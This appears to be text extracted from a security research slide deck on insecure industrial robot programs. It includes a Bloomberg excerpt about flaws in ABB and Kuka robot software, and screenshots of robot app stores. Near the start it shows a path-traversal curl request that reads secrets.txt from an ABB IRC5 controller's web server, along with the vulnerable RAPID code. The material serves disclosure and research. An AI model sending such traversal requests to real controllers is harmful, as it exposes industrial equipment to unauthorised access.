ABB IRC5ABB IRC5 Robot Controller Directory: /home/..\\..\\NameSizeSeconds since
1970)d../-1593031424
dINTERNAL/-159301932
fnetconfig.db112641593033600
dPRODUCTS/-1593017728
fRegistry.db163841593033600
fRW6system.xml1451593018752
fsecrets.txt161593033984
dSYSPAR/-1593017728
fsystem.xml10701593018752
f{676F8BE7-3C91-4AA1-BB75-3099997B98F3}.xml132321593022848
RAPID Server 1.1
~ curl 'http://192.168.215.128:5505/...\\..\\secrets.txt'
secrets are here!

```
439
440 ! Note: Browsers will remove the "../" from a top-level request, GET "http://192.168.54.125/..myfile.html" will
441 ! be converted to GET "http://192.168.54.125/myfile.html"
442
443 ! If it starts with "home" (with or without a "/" at the end) then the root is SYSTEM_HOME ("HOME:"), otherwise
444 ! the root is SYSTEM_HOME + WEBSERVER_HOME
445 ! First handle the special case when it is simply "home" with no ending "/"
446 dirHomeNoSlash := StrPart(DIRECTORY_HOME, 1, StrLen(DIRECTORY_HOME) - 1);
447 IF ((StrMatch(pageString, 1, dirHomeNoSlash) = 1) AND (StrLen(pageString) = StrLen(dirHomeNoSlash))) THEN
448     ! Set pageString to be empty
449     pageString := "";
450     pageStringRoot := SYSTEM_HOME;
```

Cybersecurity

Robots Running the Industrial World Are Open to Cyber Attacks

By [Daniele Lepido](#)

August 4, 2020, 11:00 AM GMT+2

- Researchers discover flaws in software for ABB and Kuka robots
- Robots are a fast-growing area in the industrial sector

LIVE ON BLOOMBERG

[Watch Live TV](#) >[Listen to Live Radio](#) >**Bloomberg
Television**

A spokesman for ABB said the company “has fixed the concerns in the Trend Micro tests, which helped us provide greater security for equipment in the market.” There is no indication of data exfiltration nor any customers affected by it, he added.





POLITECNICO
MILANO 1863


Guarding the Factory Floor

Catching Insecure Industrial Robot Programs

Federico Maggi Senior Researcher


Research co-authors:

Marcello Pogliani, Marco Balduzzi, Davide Quarta, Stefano Zanero





Observations and Questions


1. **Changing** software development/delivery lifecycle
2. Programming **languages** for industrial automation are different
3. Maybe an **overlooked** issue and lack of awareness?
4. There can be **vulnerabilities** in this new software layer





A Changing Software Development and Delivery Lifecycle (1/4)











Increased Complexity & Less Control

- Increased **attack** opportunities
- Streamlined and **faster** development





STARTERKITS APPS HARDWARE

BLOG SUPPORT DE

Categories

- [API](#)
- [Analog](#)
- [Browser](#)
- [Cloud](#)
- [Dashboard](#)
- [Datalogger](#)
- [ERP](#)

- [Input](#)
- [JSON-LD](#)
- [Learn&Go](#)
- [Lufft](#)
- [MODBUS](#)
- [Monitoring](#)
- [O](#)

- [Shopfloor](#)
- [System](#)

abbstudio.com/#/landing




Category: MC




MODBUS Builder



MODBUS Generic



Model



Pack & Go



Intelligent Plant™
Inform, Enhance, Grow Intelligent.

- [Home](#)
- [My Account](#)
- [App Store Wiki](#)
- [YouTube](#)

Industrial App Store

0 0 ✓

Connected Applications



OrangeApps

SERVICES APP STORE PROJECTS DOWNLOADS ABOUT US CONTACT DE

All Apps for Robots Apps for Windows Apps for Free

UserLogonUSB KRC2/4 App Version 1.0.7 € 99,-	UserLogonIO KRC2/4 App Version 1.0.1 € 89,-	myHMI KRC4 App Version 1.1.1 € 329,-
ObjectBrowser KRC4 App Version 1.1.12 € 329,-	SmartInputBox KRC4 App Version 1.0.17 € 179,-	ExtensionPack KRC4 App Version 1.0.4 € 119,-
SmartPairs KRC4 App Version 1.0.5 FREE	Screenshot KRC4 App Version 1.0.5 FREE	PointLoader KRC2/4 App Version 1.1.7 Price on request
RobFit Windows App Version 1.2.6		
		*All prices in EUR excl. VAT and shipping costs.

"Perfection is finally attained not when there is no longer anything to add, but when there is no longer anything to take away."

